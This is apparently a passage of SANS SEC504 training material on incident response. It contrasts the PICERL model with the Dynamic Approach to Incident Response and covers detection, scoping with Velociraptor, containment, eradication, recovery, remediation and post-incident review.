Before incident response starts, the incident must first be identified. This can happen in many ways. Perhaps a user calls the help desk and complains about the "internet being down", or maybe from an IDS alert, a system administrator, and so on. This phase is also commonly called detection.

Once an incident has been identified, the compromised systems need to be contained. There are several ways to contain an incident, depending on the specific actions the threat actors took. If a website is defaced, taking it offline is ideal (though not always an option). Sometimes, containment is divided into multiple actions: short term containment, followed by evidence collection, and then longer term (more invasive) containment once evidence is collected.

Eradication refers to undoing the damage the threat actors did. Killing attacker processes, changing passwords, removing malicious data, launching fraud investigations, etc. are all examples of eradication.

Recovery refers to the steps taken to get business systems back up and running. Presumably, the incident had a negative impact on business operations, and these are vital for a business to keep running.


Lessons learned is when the final report is written, and the vulnerabilities the threat actors exploited are fixed.

Common Problems

- Poor security hygiene (lack of visibility and threat intelligence)
- Little scoping (if any) leads to incomplete containment
- Not fixing the vulnerabilities
- Failure to apply lessons learned

Incident Response

A deeper problem lies in a linear (static) approach to incident response



There are several problems with the classic PICERL approach, not so much in theory but in execution. For example, in preparation, a surprisingly large number of organizations fail at basic security measures. Traditional *best practices* (e.g., principle of least privilege, strong passwords, etc.) are poorly implemented. Also, noticeably absent is network monitoring, log aggregation, etc. and the resources to review this information. Many organizations also do not employ threat intelligence nearly as effectively as they could.


The biggest problem in scoping is not performing it. While a victim organization may identify *some* of an incident, limiting their scope to the systems they already know are compromised is a fatal mistake. Instead, they should (at least) scan their enterprise for relevant indicators to identify other compromised systems.

Another common problem is a failure to contain the incident, in many cases (such as with Argous) skipping this part entirely. Hastening to kill attacker processes usually means vital evidence is *not* collected, making a thorough understanding significantly more difficult. Improper scoping also contributes to improper containment since the systems where the threat actors have spread to is unknown. All these factors lead to improper eradication, allowing the threat actors to persist in the environment.

When it comes to recovery of business systems, this is one of the places where a victim may be more thorough. If nothing else, executives tend to notice when business operations are negatively affected.

The problem that commonly occurs during lessons learned is not identifying and/or fixing the root cause. If a threat actor was able to guess a weak password, the question is *why was the weak password allowed in the first place?*, and what needs to be fixed. Weak policy? Lack of enforcement?

There lies an even deeper problem, and it is with a linear (static) approach to incident response.



There is no *recipe* for incident response. There are multiple events occurring across time, some of which overlap (i.e., many things will happen at once) and a static or linear approach just won't work. Instead of thinking of incident response as phases or steps, it's better to think in terms of waypoints, outcomes, and activities as shown in the Dynamic Approach to Incident Response (DAIR) illustration on this page.

For example, preparation, detection, verification, and triage are all way points. Logically, you have to detect an incident before verifying it, but you don't stop everything because of an incident. Detection is an ongoing activity, and detecting an incident is just a waypoint in the process of incident response. Detection, by the way, can occur from several different sources, including IDS alerts, systems administrators, threat intelligence, external sources, and so on.

Once a potential incident has been detected, the first thing to do is verify and perform some initial triage. This will help guide some of your initial actions. For example, responding to a ransomware incident differs from how you would respond to one employee threatening another via email.

The time between when an incident is verified, and when you are done, is somewhat murky. Unlike the ideal of PICERL, reality is messy. Like the shift from phases to waypoints, it's better to think of this part as outcomes and activities that help achieve those outcomes. The words inside the circle are outcomes that can be met by performing one or more activities on the outside. Scoping, for instance, is identifying the systems a threat actor has compromised. This might require collecting and examining evidence, scanning the network, and so on.

How do you know what to do when? What to do next? It's partly based on the outcomes you want to achieve, and the evidence available. It's also a decision, one that *must* be made by both business and security.

Finally, there is a point at which you must move on from an incident, and apply lessons learned to prevent it from happening again (if you haven't already).

This is the dynamic approach to incident response, one that we will continue to apply as we progress through our course material. Next let's look at the practical steps for applying this process in more detail.

- Know thy organization
 - What is important to the business?
 - What policies and procedures are in place?
- Internal visibility is key for responding to incidents
 - This will often form the bulk of evidence during an investigation
 - Network and host visibility are both important
 - Who reviews logs? How often?
 - Identifying existing sources and gaps can be an eye-opening exercise
- Have plans for recovering systems
 - Often, the most cost-effective way to eradicate rootkits is to rebuild
 - Backups, backups, backups, backups
- Prepare the IR team (training, practice, ethics obligations)

The next several slides will cover the major waypoints and outcomes of incident response, in more depth.

One of the best phrases to summarize preparation is, *know thy organization*. Know what is important to the business. What sorts of things do they care about? How important is it to notify law enforcement versus contain and clear? Also, be well-versed in your corporate policies. Both because you will need to know what is and what is not a violation during an investigation, but also because it will help you determine how to respond properly.

To go with *know thy organization*, it is also important to be able to know what is going on in the corporate networks. This means internal visibility is key, as the bulk of evidence during an incident often comes from internal logging mechanisms (e.g., internal IDS, firewall logs, endpoint logs, etc.). There is sometimes a debate about network versus host visibility. The short answer is both have pros and cons, and what works best depends on both the incident and the environment. Either way, you want to make sure you have the ability to see what is going on both at the network and on the systems. Also, it's important to have someone review any collected logs. Evidence that is collected but never reviewed doesn't help detect incidents.

One eye-opening exercise for many businesses is to perform a review and identifying the sources and gaps of their internal monitoring.

Another place where businesses sometimes run into problems is not having recovery procedures. Especially when dealing with a rootkit, one of the most efficient ways to recover is to wipe and reformat the drive, reload the operating system, and restore the data from trusted backup. You can't do this without procedures and without backups.

Finally, the preparation phase also includes preparing the IR team itself. This can be in the form of training (such as this course), tabletop exercises (see the media files `extra` directory for a bonus module and lab on running tabletop exercises), and a regular review of the ethics obligations for incident response and security teams; more information at <https://ethicsfirst.org/>.

Detection

Incident Response

- Many possible sources for detecting an incident
 - Network devices (e.g., firewall, IDS)
 - Host logs (e.g., system logs, application logs)
 - Admins and users noticing something isn't right
 - Threat intelligence feeds
 - Third-party notification
- The first decision is *always* verification
 - Do you have an incident, or is it a false positive?
 - Sometimes easy, such as a website defacement
 - Sometimes difficult, requiring a full forensic examination
- It's also a good idea to triage
 - What type of incident is it?
 - Affects how you respond



When it comes to detection, as mentioned before, there are several possible sources. For example, network devices such as firewalls and network IDSs can generate data that leads to an incident being discovered. Host logs, whether from the operating system or an application, are also sources of how an incident may be discovered. Administrators and users noticing odd behavior, and threat intelligence are also good examples. Finally, the least desirable detection mechanism is third-party notification. This is when a third party notifies your organization of a compromise, because the third party detected an attack on their systems originating from your organization.

The first decision that must always be made during an incident is verification: Is there an incident or is it a false positive? Sometimes, this question can be answered easily, such as when a website is defaced. Other times, it may be more costly, requiring a full-blown forensic examination.

Once you verify an incident has occurred, it's also a good idea to start triaging. The type of incident, and what is involved, usually affects not only your options for responding, but also the importance business executives perceive, which often translates to the amount of time and other resources they are willing to spend to deal with the incident.

Several commercial tools are available to help an incident response team track the details of an incident (sometimes even before the detection phase), though many organizations still rely on manual documentation tools as well. One excellent resource for tracking an incident following the detection phase is the CrowdStrike Services Digital Forensics and Incident Response (DFIR) tracker spreadsheet, available at <https://urls.sec504.org/6v4jc> (direct link to the spreadsheet at <https://urls.sec504.org/25o9c>).

Example: Application Log Detect

Incident Response

Event ID	Date	Source IP	Message
1002	10-28-2021 5:44:56.606 PM	52.231.156.213	2 failed login(s) detected.
1002	10-28-2021 5:43:05.167 PM	58.229.206.215	1 failed login(s) detected.
1002	10-28-2021 5:42:12.821 PM	94.23.199.47	10 failed login(s) detected.
1002	10-28-2021 5:40:10.149 PM	151.80.185.177	1 failed login(s) detected.
1002	10-28-2021 5:39:05.401 PM	145.239.117.227	1 failed login(s) detected.
1002	10-28-2021 5:37:33.288 PM	54.37.208.190	1 failed login(s) detected.

From the network perspective, these are just a bunch of HTTP requests.

The application's audit log shows what was really happening.

This graphic shows password-guessing attacks conducted against a publicly accessible WordPress website. It is an example of detecting a (possible) incident from application logs.


The value of application-level detection becomes clear when you consider what this would look like from a network perspective: A series of HTTP requests.

However, by looking at the application's audit logs, it becomes clear what was really going on.

Scoping

Incident Response

- Many incidents involve threat actors moving laterally
 - Once behind the firewall, move to other systems
- Proper scoping is key
 - Determining where threat actors are isn't always easy
- Scope may change
 - Scan the enterprise for known *indicators of compromise*
 - Not uncommon to find new IOCs during an incident
- Make full use of existing detection mechanisms
 - May also write scripts (or use tools) to scan
 - Use known IOCs to scan the rest of the organization throughout your investigation



The concept of lateral movement refers to the actions threat actors take to move throughout a network once they are behind a firewall. Unfortunately for defenders, there are many ways to do this, many of which blend in with legitimate business traffic.

What this means is that proper scoping to determine where the threat actors are in an organization's network is essential. Unfortunately, though, this can be difficult, especially if the threat actors have been in the environment for any length of time.

Realize that the scope of an incident may change as the incident progresses. A scan of the enterprise for indicators of compromise (IOCs) may yield new systems that were not known to be compromised. Alternatively, some systems that may look compromised, may turn out to be misconfigured or just misidentified. It's also not uncommon to find new indicators of compromise (IOCs) as an incident progresses, which means more scans of the enterprise and potentially more compromised systems.

When scanning an environment, feel free to make full use of all detection mechanisms you have at your disposal. This includes any existing infrastructure such as firewalls, IDSs, endpoint software, and so on. Also feel free to create scripts to scan your environment for known indicators.

Velociraptor

Incident Response

- IR teams need scalable tools to conduct analysis on endpoints
- Velociraptor is a free tool from Velocidex
 - Agent software for Windows, Linux, macOS
 - Server software for data collection, analysis
- Easy to setup and deploy
- Asynchronous communication support
- Query file system, registry; run remote commands, interrogate client *artifacts*
 - All built on Velociraptor Query Language (VQL)

NOTE

The Velociraptor agent is a VQL endpoint, allowing an admin to query systems to collect information.

Velociraptor can be deployed quickly on select endpoints or run as an agent for always-available interrogation.

Velociraptor is a fantastic tool for assisting with scoping an incident, performing large-scale incident response, and supporting threat hunting efforts. Velociraptor is free and open-source software from Velocidex Enterprises with Mike Cohen as the "digital paleontologist" (Mike is the former author of the GRR Rapid Response platform from Google; Velociraptor can be thought of as the evolution of the GRR platform).

Velociraptor uses client endpoint software to collect and report information on Windows, Linux, and macOS systems. This *agent* can be run as a service, as a background task, at scheduled intervals (e.g., every hour, twice a day, once a week, etc.), or in an offline mode where the agent is run and exits, saving information to a removable storage device to be imported for analysis later. In this way, the Velociraptor agent is *asynchronous*, where the server can issue a request for information and when the client checks-in it will see the request and return a response, allowing Velociraptor to be used for devices that are not always online or accessible to the server.

The Velociraptor server includes support for the *FileBaseDataStore* (a local directory on the server is used for file storage, supporting up to 10,000 client endpoints) or a MySQL database backend for large deployments. Depending on use cases, the Velociraptor server can require significant resources for disk storage but can easily start with minimal resources for small investigations.

IR teams can use Velociraptor to interrogate client devices to collect information useful for threat hunting and incident response. This includes access to remote device Virtual File System (VFS) access, registry data, and the ability to run remote Bash, Command Prompt, and PowerShell commands. This access is built around the Velociraptor agent to run queries using the Velociraptor Query Language (VQL), powering many different useful analysis tasks for IR teams known as *artifacts* in the Velociraptor documentation.

Velociraptor is available at <https://www.velocidex.com>. A guide to getting started with Velociraptor is available at <https://docs.velociraptor.app>.

Velociraptor Response and Monitoring — Mozilla Firefox

Search clients: Show All

Sec504Student connected admin

State	FlowId	Artifacts	Created	Last Active	Creator	Mb	Rows
✓	F.C30BOMUQTLAUO	Windows.Timeline.Prefetch	2021-06-09 13:04:27 UTC	2021-06-09 13:04:28 UTC	admin		108

event_time	hostname	parser	message	source	file_name	prefetch_ctin
2020-11-11T22:52:12Z	Sec504Student	Prefetch	Evidence of Execution: VSSVC.EXE Prefetch run count 3	C:\Windows\Prefetch\VSSVC.EXE-04D079CC.pf	VSSVC.EXE	
2020-11-11T22:52:19Z	Sec504Student	Prefetch	Evidence of Execution: TRUSTEDINSTALLER.EXE Prefetch run count 3	C:\Windows\Prefetch\TRUSTEDINSTALLER.EXE-031B6478.pf	TRUSTEDINSTALLER.EXE	
2020-11-11T22:52:45Z	Sec504Student	Prefetch	Evidence of Execution: WEVTUTIL.EXE Prefetch run count 10	C:\Windows\Prefetch\WEVTUTIL.EXE-C09B744F.pf	WEVTUTIL.EXE	
2020-11-11T22:52:57Z	Sec504Student	Prefetch	Evidence of Execution: REG.EXE Prefetch run count 2	C:\Windows\Prefetch\REG.EXE-26976709.pf	REG.EXE	

SANS | SEC504 | Hacker Tools, Techniques, and Incident Handling 26

This page shows an example of the Velociraptor GUI interface for an IR analyst to collect and investigate information. In the example shown here I have issued a request for the Windows.Timeline.Prefetch artifact information on all client devices. Velociraptor will issue the artifact request in the form of a VQL query to endpoint devices, collecting the results. This Velociraptor artifact collects information about the Windows prefetch files; from the Velociraptor documentation:

Each time you turn on your computer, Windows keeps track of the way your computer starts and which programs you commonly open. Windows saves this information as a number of small files in the prefetch folder. The next time you turn on your computer, Windows refers to these files to help speed the start process. (https://docs.velociraptor.app/docs/forensic/evidence_of_execution/)

Using this feature of Velociraptor, an IR analyst can quickly build a timeline of what programs have executed on one or more target devices. This is valuable both from a threat hunting perspective (is this endpoint running programs that may indicate a compromise) and as part of an IR scoping activity (identify all the endpoints that have run *this* known-malicious executable).

Containment

- Stop the threat actor from continuing to operate in the environment
- Requires proper scoping to be successful!
- May help meet other goals such as eradication
- Containment may occur in multiple stages
 - Business decision
 - Evidence collection



Incident Response

ACTIVITIES

May include network isolation, patching, eliminating account or backdoor access, using network filtering devices, and manipulating DNS entries. The goal is to deny the attacker access through minimal change to systems.

With containment, the goal is to stop the threat actor from continuing their operations inside a compromised network. Since lateral movement and persisting in an environment are not uncommon, failure to perform proper scoping leads to improper containment.

Examples of activities that help meet the goal of containment:

- Isolating a system, whether physically unplugging the network cable (and plugging it into a small hub or switch) or placing the host on its own private VLAN.
- Patching systems to make sure the threat actors cannot get onto them.
- Removing backdoor processes, accounts, and other remote access mechanisms.
- Applying filters to routers and firewalls.
- Changing entries in DNS so hosts are at a new IP address (if malware is designed to attack by IP rather than host name).


Some of these activities may help meet other goals, such as eradication. This emphasizes the idea that any given activity can help meet more than one goal at once and shows why it's important to think in terms of outcomes rather than linear phases.

Sometimes, containment must be broken into multiple stages. This may occur for business reasons, such as prioritizing availability of business resources over thoroughness. Alternatively, it may be necessary to break containment activities into multiple stages to collect evidence in as pristine a state as possible.

Eradication

Incident Response

- "Undoing" the threat actor actions
 - Containment is about stopping their operations
 - Eradication is about removing them
- Example activities
 - Restoring systems from trusted backups
 - Removing threat actor processes, accounts
 - Performing a vulnerability assessment
- May also help meet goals such as recovery
 - Dealing with fraudulent transactions
 - Modified source code



Eradication is about "undoing" what a threat actor did. It differs from containment in that containment is about stopping the threat actor's operations inside an organization; eradication is about removing what they did.

Some examples of activities that help meet the goal of eradication:

- Restoring systems from trusted backups (which implies backups are available).
- Removing threat actor backdoor processes, accounts, etc.
- Performing a vulnerability assessment and patching vulnerabilities (opportunities) a threat actor could have taken advantage of, but did not.
- Dealing with fraudulent transactions.
- Restoring backdoored source code.

Just like with containment, some of the activities here, such as handling fraudulent transactions and restoring modified source code, can help meet other goals, notably recovery.

Recovery

- Business needs to *get back up and running*
- Rebuilding a system is often the most cost effective
 - Not always possible
 - May consider shorter-term containment options as a band-aid to buy time
- Try to bring systems online during off-hours
 - Easier to monitor
 - This is a business decision ... so you may be overruled



Incident Response

Containment and eradication primarily focus on non-business aspects. However, the mantra that business is always key to the decisions of incident response still holds true. Recovery is a goal focused purely on the business impact of an incident, and what is necessary to limit interruptions to normal business operations.


It might sound counterintuitive, but the most cost-effective way of recovering a compromised system is to rebuild it. How do you know a threat actor hasn't hidden their backdoor in a place you don't know where to look? In effect, you end up trying to prove the non-existence of a backdoor. It's better to start the system afresh.

If you can't keep the compromised system offline while rebuilding it, shorter-term containment options (e.g., kill processes, changing passwords, etc.) may be an effective stopgap measure to buy time while a new system is built to replace the compromised one.

Whenever you restore a system, try to restore it during off-hours. It is much easier to monitor when there is less network activity, though it also means the system will be unavailable for a longer period (compared to restoring it immediately.) In which case, if business is negatively affected, the chance your recommendations will be ignored increases.

Remediation

- Try to identify and fix the root cause
- Compromise due to a weak password
 - Why was the weak password allowed?
 - Can be difficult if multiple factors involved
- Closely monitor any compromised systems
 - A rootkit and/or backdoor suggests intent to return
 - Monitor network sensors, host, and application logs
 - Look for incident-specific IOCs



Remediation is all about fixing the underlying cause of the incident. Shorter term actions are usually considered containment, though with many of the outcomes, activities may overlap.

For example, if an organization is compromised due to a weak password, one easy containment option is to change the password. However, you must ask the question *why was a weak password allowed?* Was policy not being enforced properly? Or was the policy properly enforced, but just so weak in design that it allows weak passwords?


Sometimes, finding the root cause of an incident can be difficult, especially when multiple factors and people are involved. In one engagement, I was working with an IR team as a consultant, responding to a breach of sensitive Linux systems used for a company's financial management software. Tempers flared with employees on the team when we learned that the initial breach was due to a weak root password on a system that was later used to pivot and gain access to internal systems. One person on the security team quickly placed blame on the sysadmin who set the weak password on the system responsible for the initial compromise. However, this is not true *root cause* analysis – instead of just looking at the person who chose the weak password, root cause analysis asks *why was this weak password allowed* and *did the sysadmin have training to select strong passwords?* Root cause analysis goes deeper than just the evidence, even deeper than early evidence of an incident, and asks the *why* and *how* questions as the basis for later corrective actions.

Once a system has been put back online, you'll want to monitor it very closely for signs of the threat actor's return. Especially if they install any type of backdoor or rootkit, as it suggests intent to return.

Monitor network sensors, operating system, and application logs, looking for incident-specific indicators to pop up.

Post-Incident

- Develop a final report
- Right after an incident, there is a lot of momentum
 - The impact fades over time
- Schedule a follow-up review
 - What has been implemented?
 - Has the organization been compromised again? Original compromise?
 - Timeframe varies, but 30, 60, and 90-day increments are not uncommon



At some point, you will need to move the incident toward closure. If you haven't already, you'll need to develop a final incident report (sometimes called an *After Action Report*.) Though during incidents of any size, a final incident report likely won't be the only documentation you create.

There are a lot of examples of reports of incidents, primarily because many organizations are legally required to disclose information about a breach to the public. One recent example is the Mimecast breach that disclosed the SolarWinds source code and product supply chain distribution channel (<https://urls.sec504.org/9bpu4/>). These public breach reports are a useful example of the nature of information that should be collected and understood following a breach, presented at a high level for public consumption. The post-incident final report developed by an incident responder may also include more technical and detailed information as well but should be summarized in a similar fashion so that people who are not technical can understand the details of the incident.

By the way, the best time to ask for any upgrades to your security infrastructure is right after an incident occurs. There is usually a lot of momentum as security issues are in the forefront of people's minds. However, this impact will quickly fade.

One option for helping reduce the fading impact of an incident is to schedule follow-up review meetings, where you discuss what fixes have been implemented, if the organization has been compromised again, perhaps even by the original attackers.

The time frame varies, but try to get a follow-up review meeting 30, 60, or 90 days out.


DAIR: A Modern Model for Incident Response

Incident Response

NOTE

We will continue to apply the DAIR model for incident response throughout the course.

We'll practice the hands-on application of this process as we investigate attacker tactics, techniques, and procedures.




SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

32

In this module we introduced Dynamic Approach to Incident Response (DAIR), a modern approach to the incident response process. We looked at each of the early phases in the DAIR model: preparing for an incident, followed by detection, verification, and triage. We also looked at the response steps: scoping, containment, eradication, recovery, and remediation – all the time taking communicating with and taking direction from decision makers.

As we continue in the course, we will apply this model as we investigate attacker tactics, techniques, and procedures (TTPs). We'll continue to expand on these practical areas with hands-on lab exercises as we learn about the technical steps for applying an analysis-based incident response approach to effectively respond to threats in your organization.



In this course we will use a visual association to tie the concepts of each module together in our summary. These visual associations of the module topics are created using mind mapping software and included individually as PDF files with your ISO media files in the Visuals directory. You can also import all the visual association data for each day of material using any Outline Processor Markup File (OPML) tool, including many popular mind map software products. It's my hope that you will be able to use these resources as an extra learning element for the course material, to develop retention and to reinforce the concepts covered in the course.

In this module we looked at the topics that are essential for understanding the process and techniques for responding to cyber security incidents. We started out with a look at the compromise of Argous Corporation by the Green Penguin threat actor group. In this incident, responders identified malware on one system and eradicated the malware immediately. Without the application of an incident response process, the Argous Corporation engineers missed many opportunities to grasp the full extent of the compromise.

We investigated the linear PICERL (Preparation, Identification, Containment, Eradication, Recovery, and Lessons Learned) incident response model, and we saw how, while the process itself is well structured, the application of these steps often leaves organizations vulnerable with incomplete identification, no containment, insufficient recovery, and often no lessons learned. By contrast, the Dynamic Approach to Incident Response (DAIR) is a modern reinterpretation of the steps that makes incident response successful and is the focus of this module.

The DAIR model presents the standard preparation process, but then introduces the need for verification and triage when responding to incidents. A loop of scoping, containment, eradication, recovery, and remediation is then applied, continuing to reapply these steps as more threat intelligence is gathered that helps us to gain insight into the nature of the incident. All the while, decision makers for the business are informed and consulted to make sure the incident response investigation meets the needs of the organization. Finally, a post-incident wrap-up is conducted with reporting and lessons-learned elements to continually improve the incident response process.

We'll continue to investigate these steps and the incident response process in much more depth as we continue our material in this course.

Course Roadmap

- Incident Response and Investigations
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasive and Post-Exploitation Attacks
- Hands-on CTF Event

Incident Response and Investigations

Incident Response

[Live Examination](#)

Lab: Live Windows Examination

Network Investigations

Lab: Network Investigation

Memory Investigations

Lab: Memory Investigation

Malware Investigations

Lab: Malware Investigation

Cloud Investigations

Lab: Cloud Investigation

Bootcamp: Linux or PowerShell Olympics

Next, we'll review the aspects of examining live systems before, during, and after a compromise.

Live Examination

- How do you find compromised systems?
